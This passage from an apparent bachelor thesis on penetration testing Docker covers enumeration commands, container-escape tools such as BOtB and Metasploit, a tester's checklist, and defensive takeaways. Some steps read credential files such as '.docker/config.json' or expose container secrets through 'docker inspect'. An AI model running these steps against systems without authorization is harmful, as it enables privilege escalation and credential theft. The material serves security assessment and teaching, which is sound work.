Listing 6.10: `capsh` shows privileged capabilities.

If we find a privileged container, we can easily escape it (as shown in subsection 5.1.3).

6.1.2.7 Checking Volumes

Volumes, the directories that are mounted from the host into the container, are the persistent data of the container. This persistent data might contain sensitive information, that is why it is important to check what directories are mounted into the container (see subsection 3.2.2).

We can do this by looking at the mounted filesystem locations.

```
(host)$ docker run -it --rm -v /tmp:/host/tmp ubuntu cat /proc
   /mounts
overlay / overlay...
...
/dev/mapper/ubuntu--vg-root /host/tmp...
/dev/mapper/ubuntu--vg-root /etc/resolv.conf...
/dev/mapper/ubuntu--vg-root /etc/hostname ext4...
/dev/mapper/ubuntu--vg-root /etc/hosts...
...
```

Listing 6.11: The (abbreviated) contents of `/proc/mounts` in a Docker container.

Every line contains information about one mount. We see many lines (which are abbreviated or omitted from Listing 6.11). We see the root OverlayFS mount at the top and to what path it points on the host (some path in `/var/lib/docker/overlay2/`). We also see which directories are mounted from the root file system on the host (which in this case is the LVM logical volume `root` which is represented in the file system as `/dev/mapper/ubuntu--vg-root`). In the command we can see that `/tmp` on the host is mounted as `/host/tmp` in the container and in `/proc/mounts` we see that `/host/tmp` is mounted. We unfortunately do not see what path on the host is mounted, only the path inside the container.

We now know this is an interesting path, because its contents need to be persistent. During a penetration test, this would be a directory to pay extra attention to.

6.1.2.8 Searching for the Docker Socket

It is quite common for the Docker Socket to be mounted into containers. For example if we want to have a container that monitors the health of all other containers. However, this is very dangerous (as discussed in subsection 5.1.5). We can search for the socket using two techniques. We either look at the mounts (like in subsubsection 6.1.2.7) or we try to look for files with names similar to `docker.sock`.

```
(host)$ docker run -it --rm -v /var/run/docker.sock:/var/run/
    docker.sock ubuntu grep docker.sock /proc/mounts
tmpfs /run/docker.sock tmpfs rw,nosuid,noexec,relatime,size
    =792244k,mode=755 0 0
```

Listing 6.12: `docker.sock` in `/proc/mounts`.

In Listing 6.12, we mount `/var/run/docker.sock` into the container as `/var/run/docker.sock` and look at `/proc/mounts`. We can see that the `docker.sock` is mounted at `/run/docker.sock` (it is not actually mounted at `/var/run/docker.sock` because `/var/run/` is a symlink to `/run/`).

```
(host)$ docker run -it --rm -v /var/run/docker.sock:/var/run/
    docker.sock ubuntu find . -name "docker.sock" /
/run/docker.sock
```

Listing 6.13: Running `find` to search for `docker.sock`.

In Listing 6.13, we mount `/var/run/docker.sock` into the container and search for files called "`docker.sock`".

6.1.2.9 Checking Network Configuration

We should also look at the network of the container. We should look at which containers are in the same network and what the container is able to reach. To do this, we will most likely need to install some tools. Even the most basic networking tools (e.g. `ping`) are removed from most Docker images, because very few containers will need them.

By default, all containers get an IPv4 address in subnet `172.17.0.0/16`. It is possible to find the address (without installing anything) of a container we have access to by looking at `/etc/hosts/` file. Docker will add a line that resolves the hostname of to the IPv4 address to `/etc/hosts`.

```
(host)$ docker run -it --rm alpine tail -n1 /etc/hosts
172.17.0.2 e0e6b96367db
```

Listing 6.14: Last line of `/etc/hosts` in Docker.

We can look at the Docker network by using `nmap` (which we will have to install ourselves).

```
(host)$ docker run -it --rm ubuntu bash
(cont)# apt update
...
(cont)# apt install nmap
...
(cont)# nmap -sn -PE 172.17.0.0/16
...
Nmap scan report for 172.17.0.1
```

```
Host is up (0.000044s latency).
MAC Address: 02:42:5F:92:ED:72 (Unknown)
Nmap scan report for 172.17.0.3
Host is up (0.000027s latency).
MAC Address: 02:42:AC:11:00:03 (Unknown)
```

Listing 6.15: `nmap` scan inside container.

We see that we can reach two containers, `172.17.0.1` and `172.17.0.2`. The former being the host itself and the latter being another docker. It is possible to capture the traffic of that container by using a `ARP` man-in-the-middle attack (see subsection 5.1.6).

6.1.3 Penetration Testing on a Host Running Docker

When testing a host system with Docker installed on it, we are going to look at the version to see if there are any known bugs and we are going to look at the configuration to see if something is misconfigured. In this section we will look at different steps we can take to get information about the system and the configuration of Docker. This will tell us if it is possible to escalate our privileges using the Docker daemon (see section 4.3).

6.1.3.1 Docker Version

The first step we take if we are testing a system that has Docker installed, is checking the Docker version. Docker does not need to be running and we do not need any special permissions (i.e. Docker permissions) to check the version of Docker[6].

```
(host)$ docker -v
Docker version 19.03.5, build 633a0ea838
```

Listing 6.16: Show Docker version.

Once we have the Docker version, we should check for any CVEs (see section 5.2 and Appendix B) that are available for that version.

6.1.3.2 Who is Allowed to use Docker?

Because having access to Docker is equivalent to having `root` permissions, the users that are allowed to use Docker are interesting targets. If there is a way to become one of those users, we will essentially have access to everything on the host.

As discussed in subsection 3.2.5, every user with read an write access to the Docker socket (i.e. `/var/run/docker.sock`) has permissions to use

[6] The version is hardcoded as string in the Docker client binary.

Docker. That is why the first thing we should do is see which users have read and write access to the Docker socket. This is shown in Listing 3.5.

By default, `root` and every user in the `docker` group has read and write permissions to the socket.

We can see who is in the `docker` group by looking in `/etc/group`.

```
$ grep docker /etc/group
docker:x:999:jvrancken
```

Listing 6.17: See what users are in the `docker` group.

We see that only `jvrancken` is part of the `docker` group. It might also be interesting to look at which users have `sudo` rights (in `/etc/sudoers`). Users without `sudo` but with Docker permissions still need to be considered `sudo` users (see subsection 5.1.1).

It is also possible that the `setuid` bit is set on the Docker client. In that case, we are also able to use Docker (as discussed in subsubsection 5.1.1.3).

```
(host)$ ls -l $(which docker)
-rwxr-xr-x 1 root root 88965248 nov 13 08:28 /usr/bin/docker
(host)# chmod +s $(which docker)
(host)$ ls -l $(which docker)
-rwsr-sr-x 1 root root 88965248 nov 13 08:28 /usr/bin/docker
```

Listing 6.18: Permissions without and with the `setuid` bit.

6.1.3.3 Configuration

Docker is configured using multiple files. The most important being the way the Docker daemon is started. Most systems will have a service manager that manages daemon processes. On many modern Linux distributions that is a task of `systemd`. On other Linux systems the configuration file `/etc/docker/daemon.json`[7] is used (and defaults might be set in `/etc/default/docker`). These files will also tell us if the Docker API is available over TCP which, if not configured correctly, can be very dangerous (see subsubsection 5.1.5.3).

We can also look for user configuration files, that might contain secrets and sensitive data. See subsection 5.1.2 for more information.

6.1.3.4 Available Images & Containers

We should check which images and containers (both running and stopped) are available on the host. This will tell us more about the system we are testing.

`docker images -a` will list all available images (including intermediate images) and `docker ps -a` will list all (running and stopped) containers.

[7] `https://docs.docker.com/engine/reference/commandline/dockerd/`

```
(host)$ docker images -a
REPOSITORY  TAG     IMAGE ID        CREATED      SIZE
mariadb     latest  c1c9e6fba07a    2 weeks ago  355MB
ubuntu      latest  775349758637    4 weeks ago  64.2MB
alpine      3       965ea09ff2eb    6 weeks ago  5.55MB
alpine      latest  965ea09ff2eb    6 weeks ago  5.55MB
centos      latest  0f3e07c0138f    2 months ago 220MB
(host)$ docker ps -a --no-trunc --format="{{.Names}} {{.
   Command}} {{.Image}}"
database "docker-entrypoint.sh mysqld" mariadb:latest
```

Listing 6.19: Listing all images and containers available.

We should also look at the environment variables that have been passed to the containers, because environment variables are used to pass information (including passwords and secrets) to a container when it is created. Using `docker inspect` we can see information about containers. Including the set environment variables.

```
(host)$ docker run --rm -e MYSQL_ROOT_PASSWORD=supersecret --
   name=database mariadb:latest
(host)$ docker inspect database | jq -r '.[0].Config.Env'
[
  "MYSQL_ROOT_PASSWORD=supersecret",
...
```

Listing 6.20: List environment variables passed to Docker container.

The containers might have volumes. Those volumes tell us more about where sensitive and important data might be. We can also list the volumes using `docker inspect`.

```
(host)$ docker inspect database | jq -r '.[0].HostConfig.Binds
   '
[
  "/tmp/database/:/var/lib/mysql/"
]
```

Listing 6.21: List bindmounts into Docker container.

6.1.3.5 `iptables` Rules

As we saw in subsection 5.1.7, Docker will bypass the host `iptables` rules. Using `iptables -vnL` and `iptables -t nat -vnL` we can see the rules of the default tables, `filter` and `nat`, respectively. It is important that all firewall rules regarding Docker containers are set in the `DOCKER-USER` chain in `filter`, because all Docker traffic will first pass the `DOCKER-USER` chain.

6.2 Automation Tools

Most security assessments are very time restricted. Large, complex systems need to be assessed in a short amount of time. There are tools that automate part of the assessment process. Instead of taking every step manually, these tools scan systems automatically and systematically to find known vulnerabilities and possible weak spots in a system. Because Docker is a very popular ecosystem, there exist many different tools and scanners. Created by both companies (including Docker itself) and individuals interested in the security of Docker.

The advantage of these tools is that they save a lot of time and effort, because they can look at every part of a system in a systematic way. However, while the tools save time, they do miss the precision and detail that manual testing brings. Many security flaws are complex and might only be vulnerable under very specific circumstances. Manual examination and testing might reveal new vulnerabilities or vulnerable circumstances, while automated testing will only look for known vulnerabilities.

As we will see, most tools have a specific vulnerability or part of the system they scan. No single tool will automate all parts of an assessment.

That is why using tools can help us, but can never fully replace manual examination.

In this section we will look at the different types of tools that are available to automate parts of what we looked at in section 6.1.

6.2.1 Host Configuration Scanners

The tools described in this section are run on a host running Docker (see subsection 6.1.3). They check for issues in the configuration of Docker, available images and available containers.

6.2.1.1 Docker Bench for Security

Docker itself has released a scanner (called Docker Bench for Security[8]) that is based on the CIS Docker Benchmark. It is meant to run on a host running Docker. The scanner checks whether the Docker configuration, images and containers on the host follow every guideline in the CIS Docker Benchmark. Some guidelines might be irrelevant to every host (e.g. Docker Swarm related guidelines). These are skipped.

Docker Bench for Security solves the biggest problem of the CIS Docker Benchmark: its length. The CIS Docker Benchmark is a very long document, which makes it hard to use (as discussed in section 8.4). Because Docker Bench for Security automatically checks all guidelines, we only need to look

[8] `https://github.com/docker/docker-bench-security`

at the guidelines that do not pass the check. This makes it a very helpful tool during a security assessment.

6.2.1.2 dockscan

dockscan[9] checks a host and the running containers for misconfigurations (not every misconfiguration is security related). It is quite old (the last change is made in august 2016) and as such less useful during a penetration test. dockscan scans for the following misconfigurations:

- The number of changed but not persistent files of running containers.
- Empty passwords in containers (similar to subsection 5.2.4).
- The number of processes running inside a container.
- Whether a SSH server is running inside a container.
- If a non-stable version of Docker is installed.
- The use of insecure registries.
- Whether memory limits have been set for containers.
- Whether IPv4 traffic forwarding is enabled in Docker.
- Whether a mirror registry is used.
- If the AUFS storage driver is used.

6.2.2 Docker Image Analysis Tools

Most Docker security analysis tools focus on static analysis of Docker images. They look for software and libraries inside the images and match these against known vulnerability databases. Some also look for sensitive information (e.g. passwords) that might be stored inside the image. In Appendix C you will find a list of available Docker image analysis tools.

Although these tools are more useful from a defensive perspective (e.g. scanning images for problems before they are deployed), they might reveal vulnerabilities or sensitive information during a penetration test.

6.2.3 Exploitation Tools

There are tools that specifically focus on the exploitation of vulnerabilities. These tools focus on escaping containers or escalating privileges on the host. They can be useful during a penetration test, because they will automate exploitation of specific vulnerabilities.

[9] `https://github.com/kost/dockscan`

6.2.3.1 Break out of the Box

Break out of the Box[10] (BOtb) is a tool that identifies and exploits common container escape vulnerabilities. It is able to do the following escapes:

- If BOtB finds the Docker socket mounted inside the container (which we manually do in subsubsection 6.1.2.8), BOtB can escape the container using the same technique we discuss in subsection 5.1.5.
- BOtB is able to escape containers using CVE–2019–5736 (see subsection 5.2.3).
- BOtB is able to identify sensitive information in environment variables (see subsubsection 6.1.2.4).
- If the container is running in privileged mode, BOtB tries to escape using the same vulnerability[9][11] we looked at in subsubsection 5.1.4.1.

6.2.3.2 Metasploit

Metasploit[12] is an exploitation framework (not only for Docker). It has some modules specific to Docker:

- Linux Gather Container Detection[32], checks whether it is running inside a container (similar to the checks we look at in subsection 6.1.1).
- Multi Gather Docker Credentials Collection[12], collects all `.docker/config.json` files in the home directories of users (see subsubsection 5.1.2.1).
- Unprotected TCP Socket Exploit[34], gets `root` access to a remote host which exposes its Docker API over TCP by creating a container with the host filesystem mounted as a volume (see subsection 5.1.5 and specifically subsubsection 5.1.5.3).

6.2.3.3 Harpoon

Harpoon[13] is a simple tool that can identify whether it is running inside a container by looking at the `cgroup` (see subsubsection 6.1.1.2) and tries to find and escape using a mounted Docker socket (see subsection 5.1.5).

[10] `https://github.com/brompwnie/botb`

[11] It should be noted that privileged mode is not needed for this container escape to work (as discussed in subsubsection 5.1.4.1).

[12] `https://www.metasploit.com/`

[13] `https://github.com/ProfessionallyEvil/harpoon`

Chapter 7

Docker Penetration Test Checklist

In chapter 5 and chapter 6 we looked at common vulnerabilities and how to identify them. In this chapter we will summarize those into a checklist consisting of steps.

This list is kept intentionally short and uses only Unix shell commands that can be run manually, to make it easy and quick to use. section 6.2 describes tools that might be able to automate certain enumeration or exploitation. These are however not necessary to use this checklist.

The first steps (section 7.1) are meant to detect whether we are running inside a container. If we know we are inside a container, we can look for vulnerabilities inside the container (see section 7.2). If we know we are not running inside a container, we can look for vulnerabilities on the host (see section 7.3).

7.1 Are We Running in a Container?

If the answer to any of the following questions is yes, we are most likely running inside a container. For detailed information, see subsection 6.1.1.

If we are running inside a container, see section 7.2. If not, please see section 7.3.

- **Does `/.dockerenv` exists?** (see subsubsection 6.1.1.1)
  Execute "`ls /.dockerenv`" to see if `/.dockerenv` exists.

- **Does `/proc/1/cgroup` contain "`/docker/`"?**
  (see subsubsection 6.1.1.2)
  Execute "`grep '/docker/' /proc/1/cgroup`" to find all lines in `/proc/1/cgroup` containing "`/docker/`".

- **Are there fewer than 5 processes?** (see subsubsection 6.1.1.3)
  Execute "`ps aux`" to view all processes.

- **Is the process with process id 1 a common initial process?** (see subsubsection 6.1.1.3)
  Execute "`ps -p1`" to view the process with process id 1.

- **Are common libraries and binaries not present on the system?** (see subsubsection 6.1.1.4)
  We can use the `which` command to find available binaries. For example, "`which sudo`" will tell us if the `sudo` binary is available.

7.2 Finding Vulnerabilities in Containers

The following questions and steps are meant to identify interesting parts and weak spots inside containers. For detailed information, see subsection 6.1.2.

- **What is the current user?**
  (see subsubsection 6.1.2.1)
  Execute "`id`" to what the current user is and what groups it is in.

- **What users are available on the system?**
  (see subsubsection 6.1.2.1)
  Read `/etc/passwd` to see what users are available.

- **What is the operating system of the container?** (see subsubsection 6.1.2.2)
  Read `/etc/os-release` to get information about the operating system.

- **What processes are running?** (see subsubsection 6.1.2.2)
  Execute "`ps aux`" to view all processes.

- **What is the host operating system?** (see subsubsection 6.1.2.3)
  Execute "`uname -a`" to get information about the kernel and the underlying host operating system.

- **What capabilities do the processes in the container have?** (see subsubsection 6.1.2.5)
  Get the current capabilities value by running "`grep CapEff /proc/self/status`" and decode it with "`capsh --decode=value`[1]". `capsh` can be run on a different system.

[1] "value" should look like `00000000a80425fb`

- **Is the container running in privileged mode?** (see subsubsection 6.1.2.6)
  If the `CapEff` value of the previous step equals `0000003fffffffff`, the container is running in privileged mode and we are able to escape it (see subsection 5.1.3).

- **What volumes are mounted?** (see subsubsection 6.1.2.7)
  Read `/proc/mounts` to see all mounts including the volumes.

- **Is there sensitive information stored in environment variables?** (see subsubsection 6.1.2.4)
  The "`env`" command will list all environment variables. We should check these for sensitive information.

- **Is the Docker Socket mounted inside the container?** (see subsubsection 6.1.2.8)
  Check `/proc/mounts` to see if `docker.sock` (or some similar named socket) is mounted inside the container. `/run/docker.sock` is a common mount point. If we find it, we can escape the container and interact with the Docker daemon on the host.

- **What hosts are reachable on the network?** (see subsubsection 6.1.2.9)
  If possible, use `nmap` to scan the local network for reachable hosts. The IPv4 address of the container can be found in `/etc/hosts`.

7.3 Finding Vulnerabilities on the Hosts

The following questions and steps are meant to identify interesting parts and weak spots on hosts running Docker. For detailed information, see subsection 6.1.3.

- **What is the version of Docker?** (see subsubsection 6.1.3.1)
  Run "`docker --version`" to find the version of Docker. We will need to check if there are any known software related bugs (section 5.2) in this version of Docker. We can find relevant CVEs in the National Vulnerability Database[2].

- **Run Docker Bench for Security** (see subsubsection 6.2.1.1)
  Run Docker Bench for Security[3] to quickly see what CIS Docker Benchmark guidelines are not being followed.

[2] `https://nvd.nist.gov/`

[3] `https://github.com/docker/docker-bench-security`

- **Which users are able to interact with the Docker socket?** (see subsubsection 6.1.3.2)
  Execute "`ls -l /var/run/docker.sock`" to see the which owner and group of `/var/run/docker.sock` and which users have read and write access to it. The owner and every user in the group is allowed to use Docker.

- **Who is in the `docker` group?** (see subsubsection 6.1.3.2)
  Check which users are in the group of identified in the last step (by default `docker`) by executing "`grep docker /etc/group`".

- **Is the `setuid` bit set on the Docker client binary?** (see subsubsection 6.1.3.2)
  Check the permissions (including whether the `setuid` bit is set) of the Docker binary by executing "`ls -l $(which docker)`".

- **What images are available?** (see subsubsection 6.1.3.4)
  List the available images by running "`docker images -a`".

- **What containers are available?** (see subsubsection 6.1.3.4)
  List all containers (running and stopped) by running "`docker ps -a`".

- **How is the Docker daemon started?** (see subsubsection 6.1.3.3)
  Check configuration files (e.g. `/usr/lib/systemd/system/docker.service` and `/etc/docker/daemon.json`) for information on how the Docker daemon is started.

- **Do any `docker-compose.yaml` files exist?**
  (see subsection 5.1.2 and subsubsection 6.1.3.3)
  Find all `docker-compose.yaml` files using "`find / -name "docker-compose.*"`".

- **Do any `.docker/config.json` files exist?**
  (see subsection 5.1.2 and subsubsection 6.1.3.3)
  Read the `config.json` files in all directories by running "`cat /home/*/.docker/config.json`".

- **Are the `iptables` rules set for both the host and the containers?** (see subsubsection 6.1.3.5)
  List the `iptables` by running "`iptables -vnL`" and "`iptables -t filter -vnL`".

Chapter 8

Future Work

This thesis looks at how to penetration test Docker systems. During the research and writing, I came across some interesting topics that go beyond the scope of this thesis.

8.1 Orchestration Software

In modern software deployment, containerization is only part of the puzzle. Large companies run a lot of different software and each instance needs to support many connections and a lot of computing power. That means that for many applications, multiple containers of the same image are run to handle everything. To manage all of those containers there is orchestration software. The most famous being Kubernetes and Docker Swarm.

It would be interesting to continue this research by looking at how we could perform penetration tests on orchestration software and how orchestration software impacts the security of systems.

8.2 Docker on Windows

This bachelor thesis looks at Docker on Linux, because Docker is developed for Linux. However, it is also possible to run Docker on Windows (sort of). Because Docker uses very specific kernel features from Linux, Docker on Windows runs in a Linux virtual machine. That way Windows users can still use Docker exactly as they would use it on Linux (because they practically are).

Some of the vulnerabilities and misconfigurations that are described in this thesis might also be relevant on Windows. There are also vulnerabilities that are specific to Docker on Windows (e.g. CVE–2019–15752 and CVE–2018–15514).

It would be interesting (and relevant to penetration testing) to continue this research by specifically looking at Docker on Windows.

8.3 Comparison of Virtualization and Containerization

This thesis looks at the security of Docker. As stated in the background, virtualization is another way to achieve isolation. A lot has been written about the comparison of virtualization and containerization[10][31][11]. However, it would be interesting to specifically compare the isolation and security that virtualization offers to the isolation and security that containerization offers.

8.4 Condense the CIS Docker Benchmark

The CIS Docker Benchmark contains 115 guidelines with their respective documentation. This makes it a 250+ page document. This is not practical for developers and engineers (the intended audience). It would be much more useful to have a smaller, better sorted list that only contains common mistakes and pitfalls to watch out for.

The CIS Benchmark do indicate the importance of each guideline. With Level 1 indicating that the guideline is a must-have and Level 2 indicating that the guideline is only necessary if extra security is needed. However, only twenty-one guidelines are actually considered Level 2. All the other guidelines are considered Level 1. This still leaves the reader with a lot of guidelines that are considered must-have.

It would be a good idea to split the document into multiple sections. The guidelines can be divided by their importance and usefulness. For example, a three section division can be made.

The first section would describe obvious and basic guidelines that everyone should follow (and probably already does). This is an example of guidelines that would be part of this section:

- 1.1.2: Ensure that the version of Docker is up to date
- 2.4: Ensure insecure registries are not used
- 3.1: Ensure that the docker.service file ownership is set to root:root
- 4.2: Ensure that containers use only trusted base images
- 4.3: Ensure that unnecessary packages are not installed in the container

The second section would contain guidelines that are common mistakes and pitfalls. These guidelines would be the most useful to the average developer. For example:

- 4.4 Ensure images are scanned and rebuilt to include security patches
- 4.7 Ensure update instructions are not use alone in the Dockerfile
- 4.9 Ensure that COPY is used instead of ADD in Dockerfiles
- 4.10 Ensure secrets are not stored in Dockerfiles
- 5.6 Ensure `sshd` is not run within containers

The last section would describe guidelines that are intended for systems that need extra hardening. For example:

- 1.2.4 Ensure auditing is configured for Docker files and directories
- 4.1 Ensure that a user for the container has been created
- 5.4 Ensure that privileged containers are not used
- 5.26 Ensure that container health is checked at runtime
- 5.29 Ensure that Docker's default bridge "`docker0`" is not used

8.5 Docker Man-in-the-Middle

In subsection 5.1.6 we looked at performing a man-in-the-middle attack using ARP spoofing. It would be interesting to look at more complex man-in-the-middle attacks. For example, capturing all traffic of a webserver running in a Docker or modifying traffic.

8.6 Docker Specific Penetration Testing Tool

In section 6.2 we discuss multiple tools that automate part of security assessments. However, we see that some tools are not interesting from an attackers perspective and most tools focus on very specific vulnerabilities. It would be interesting to develop a new tool or extend an existing tool that focuses on the full spectrum of exploits and vulnerabilities of one or more attacker model (chapter 4) and not only specific vulnerabilities.

Chapter 9

Related Work

A lot has been written about Security and Docker. Most of it focuses on defensive perspective, summarizing existing material or very specific parts of the Docker ecosystem.

In their 2018 paper, A. Martin et al review and summarize the Docker ecosystem, vulnerabilities and literature about the security of Docker[28]. A comparison of OS-level virtualization (e.g. containers) technologies is given in[36]. An in-depth look at the security of the Linux features (e.g. `namespaces`) is given in[5]. A more flexible Docker image hardening technique using SELinux policies is propose in[2]. In[18] Z. Jian and L. Chen look at a Linux `namespace` escape and looks at defenses to protect from the attack. Memory denial of service attacks from the container to the host and possible protections are described in[6]. A very quick overview of penetration testing Docker environments is given in[27]. In[40] the authors show the results of their publicly available Docker image scan. They have looked at 356218 images and identified and analyzed vulnerabilities within the images.[7] looks at the security implications of practical use-cases of using a Docker environment. The NCC group has published multiple papers on the security of Docker, both from a defensive[14] and offensive[16] perspective.

Chapter 10

Conclusions

Using containers creates more secure environments, because it isolates software. However, using containers also increases the attack surface and risks, because containerization software also adds extra layers of abstraction and complexity. This poses challenges for both attackers and defenders of Docker systems. We will look at the findings of this bachelor thesis from both perspectives.

10.1 Takeaways from an Offensive Perspective

- When inside a container, an attacker wants to escape and see what other containers it can reach. As we saw in chapter 5 there are many ways to escape a Docker container.
- When on a host that runs Docker, an attacker wants to access privileged information through the Docker daemon. Because being able to use Docker is equivalent to having `root` permissions, an attacker wants to find a way to get access to Docker and exploit it.
- Misconfigurations are more interesting from an offensive perspective, because they are harder to fix. Security bugs are simply fixed by updating Docker.
- Use the checklist provided in chapter 7 to manually and systematically identify weak spots and misconfigurations that are present in containers or hosts with a Docker installation.
- Docker Bench for Security (see subsubsection 6.2.1.1) is a tool that automates the checking of every guideline in the CIS Docker Benchmark (which is too long to check manually) to see if there are obvious and interesting configuration mistakes in a Docker installation.

10.2 Takeaways from a Defensive Perspective

- Docker is a very complex ecosystem. Understanding how it works internally, is crucial to building stable, secure systems.
- Keep Docker up to date to minimize the risk of software bugs.
- Know what are the best practices to configure Docker and be aware of the and common misconfigurations.
- Best practice guideline lists (e.g. CIS Docker Benchmark) are a good start, but are most likely not completely fitted to your use-case, very long and incomplete.
- (Automatically) analyze Docker images using static image analysis tools to discover misconfigurations and bugs, before the image is deployed.

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
Appendix A

Example CIS Docker Benchmark Guideline



4.8 Ensure setuid and setgid permissions are removed (Not Scored)

Profile Applicability:

- Level 2 - Docker - Linux

Description:

Removing setuid and setgid permissions in the images can prevent privilege escalation attacks within containers.

Rationale:

setuid and setgid permissions can be used for privilege escalation. Whilst these permissions can on occasion be legitimately needed, you should consider removing them from packages which do not need them. This should be reviewed for each image.

Audit:

You should run the command below against each image to list the executables which have either setuid or setgid permissions:

```
docker run <Image_ID> find / -perm /6000 -type f -exec ls -ld {} \; 2>
/dev/null
```

You should then review the list and ensure that all executables configured with these permissions actually require them.

Remediation:

You should allow setuid and setgid permissions only on executables which require them. You could remove these permissions at build time by adding the following command in your Dockerfile, preferably towards the end of the Dockerfile:

```
RUN find / -perm /6000 -type f -exec chmod a-s {} \; || true
```

Impact:

The above command would break all executables that depend on setuid or setgid permissions including legitimate ones. You should therefore be careful to modify the command to suit your requirements so that it does not reduce the permissions of legitimate programs excessively. Because of this, you should exercise a degree of caution and examine all processes carefully before making this type of modification in order to avoid outages.

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Default Value:

Not Applicable

References:

1. http://www.oreilly.com/webops-perf/free/files/docker-security.pdf
2. http://container-solutions.com/content/uploads/2015/06/15.06.15_DockerCheatSheet_A2.pdf
3. http://man7.org/linux/man-pages/man2/setuid.2.html
4. http://man7.org/linux/man-pages/man2/setgid.2.html

CIS Controls:

Version 6

5.1 Minimize And Sparingly Use Administrative Privileges
Minimize administrative privileges and only use administrative accounts when they are required. Implement focused auditing on the use of administrative privileged functions and monitor for anomalous behavior.

Appendix B

List of Uninteresting CVEs

This appendix contains all vulnerabilities related to Docker and software used by (e.g. runC) that I have looked at and I deemed uninteresting. It does not contain other vulnerabilities or exploits (e.g. Kernel exploits) that might also effect Docker. The uninteresting exploits are exploits without any public information that can be used to exploit the underlying vulnerability, have too low of an impact, are not relevant, are very hard to correctly use or are very old.

Not enough information is publicly available about the following vulnerabilities:

- CVE–2019–1020014
- CVE–2019–14271
- CVE–2016–9962
- CVE–2016–8867
- CVE–2015–3629
- CVE–2015–3627
- CVE–2014–9357
- CVE–2014–6408
- CVE–2014–6407
- CVE–2014–3499
- CVE–2014–0047

These vulnerabilities are only relevant on Windows:

- CVE–2019–15752
- CVE–2018–15514

These vulnerabilities do not have enough impact or are too old to be useful:

- CVE–2019–13509
- CVE–2018–20699

- CVE–2018–12608
- CVE–2018–10892
- CVE–2017–14992
- CVE–2015–3631
- CVE–2015–3630
- CVE–2015–1843
- CVE–2014–9358
- CVE–2014–5277

Appendix C

List of Image Static Analysis Tools

As we discussed in subsection 6.2.2, there are many tools that scan Docker images for risks. This is a list of existing scanners:

- Clair[1]
- Clair-scanner[2]
- Scanner[3]
- Banyan Collector[4]
- Trivy[5]
- Aqua Security's MicroScanner[6]
- Dockle[7]
- Dagda[8]
- oscap-docker[9]
- dockerscan[10]

[1] https://github.com/coreos/clair

[2] https://github.com/arminc/clair-scanner

[3] https://github.com/kubeshield/scanner

[4] https://github.com/banyanops/collector

[5] https://github.com/aquasecurity/trivy

[6] https://github.com/aquasecurity/microscanner

[7] https://github.com/goodwithtech/dockle

[8] https://github.com/eliasgranderubio/dagda

[9] https://www.open-scap.org/

[10] https://github.com/cr0hn/dockerscan